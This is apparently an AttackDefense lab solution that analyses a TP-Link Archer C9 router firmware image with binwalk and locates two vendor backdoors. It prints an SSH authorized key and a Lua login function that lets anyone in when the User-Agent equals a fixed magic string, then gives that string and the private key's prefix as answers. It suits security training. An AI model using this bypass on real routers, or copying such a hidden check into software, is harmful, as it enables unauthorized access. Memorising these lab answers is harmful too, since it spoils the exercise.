

ATTACK
DEFENSE
by PentesterAcademy

Name	SSH and Web UI Backdoors
URL	https://attackdefense.com/challengedetails?cid=1150
Type	Firmware Analysis : WiFi Routers

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

ARM-based router firmware is provided for analysis. It is known that the manufacturer has added backdoors which will allow access to SSH and web UI without knowing the credentials.

Objective: Analyze the firmware image and locate the backdoors credential/token/secret/key.

Step 1: Check the provided file.

Command: ls -l

```
student@attackdefense:~$ ls -l
total 4436
-rw-r--r-- 1 root root 4538497 Jul 10 20:35 tplink-archer-c9.bin
student@attackdefense:~$
```

Step 2: Inspect the firmware using binwalk

Command: binwalk tplink-archer-c9.bin

```
student@attackdefense:~$ binwalk tplink-archer-c9.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8317          0x207D          TRX firmware header, little endian, image size: 1843200 bytes, CRC32: 0xE19F35FE, flag
size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x0, rootfs offset: 0x0
8345          0x2099          LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed siz
1851517       0x1C407D        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2633092 bytes,
144 bytes, created: 2019-01-30 12:21:02

student@attackdefense:~$
```

Step 3: Extract the firmware using binwalk

Command: binwalk -eM tplink-archer-c9.bin

```
student@attackdefense:~$ binwalk -eM tplink-archer-c9.bin

Scan Time:     2019-07-10 20:55:47
Target File:   /home/student/tplink-archer-c9.bin
MD5 Checksum:  2483867d6e582e36b210db8f97dcbe0b
Signatures:    344

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
8317          0x207D          TRX firmware header, little endian, image size: 1843200 bytes, CRC32: 0xE19F35FE, flag
size: 28 bytes, loader offset: 0x1C, linux kernel offset: 0x0, rootfs offset: 0x0
8345          0x2099          LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, uncompressed siz
1851517       0x1C407D        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2633092 bytes,
144 bytes, created: 2019-01-30 12:21:02


Scan Time:     2019-07-10 20:55:49
Target File:   /home/student/_tplink-archer-c9.bin.extracted/2099
MD5 Checksum:  5be1e508338620613e95a8a0980fe74c
Signatures:    344
```

Step 4: Change to extract squashfs root directory.

Command: cd _tplink-archer-c9.bin.extracted/squashfs-root/


```
student@attackdefense:~$ cd _tplink-archer-c9.bin.extracted/
1C407D.squashfs  2099            2099.7z          _2099.extracted/ squashfs-root/
student@attackdefense:~$ cd _tplink-archer-c9.bin.extracted/squashfs-root/
bin/    dev/    etc/    lib/    mnt/    overlay/ proc/   rom/    root/   sbin/   sys/    tmp/    usr/
student@attackdefense:~$ cd _tplink-archer-c9.bin.extracted/squashfs-root/
student@attackdefense:~/_tplink-archer-c9.bin.extracted/squashfs-root$
```


Step 5: Check authorized_keys file to check for approved SSH key

Command: cat etc/dropbear/authorized_keys

```
student@attackdefense:~/_tplink-archer-c9.bin.extracted/squashfs-root$ cat etc/dropbear/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCqGKukO1De7zhZj6+H0qtjTkVxwTCpvKe4eCZ0FPqri0cb2JZfXJ/DgYSF6vUpwmJG8wVQZKjeGcjD
RMSGkVb1/3j+skZ6UtW+5u09lHNsj6tQ51s1SPrCBkedbNf0Tp0GbMJDyR4e9T04ZZw==
student@attackdefense:~/_tplink-archer-c9.bin.extracted/squashfs-root$
```

On searching the public key on the internet, one can see that the private key for this key is available as an example on a 3rd party website.





One can login into the router using this private key.

Step 6: For web UI backdoor, check the checkpasswd() function present in usr/lib/lua/sys.lua file.

Command: vim usr/lib/lua/luci/sys.lua

```
function user.checkpasswd(username, pass)
        local ua = luci.http.getenv("HTTP_USER_AGENT")

        if ua and ua == "d2232efc39984c22710bfe6c7fee046f" then
                return true
        end

        local pwh, pwe = user.getpasswd(username)
        if pwe then
                return (pwh == nil or nixio.crypt(pass, pwh) == pwh)
        end
        return false
end

function user.setpasswd(username, password)
"usr/lib/lua/luci/sys.lua" 521 lines --83%--
```

When user agent is set to a special value (d2232efc39984c22710bfe6c7fee046f in this case), the authentication will be bypassed and admin portal will be given to the requestor.

Q1. Provide the first 10 characters of the private key?

Answer: MIICXAIBAA

Q2. Which user-agent (UA) can be used to access the web UI without providing credentials?

Answer: d2232efc39984c22710bfe6c7fee046f

References:

1. Binwalk (https://github.com/ReFirmLabs/binwalk)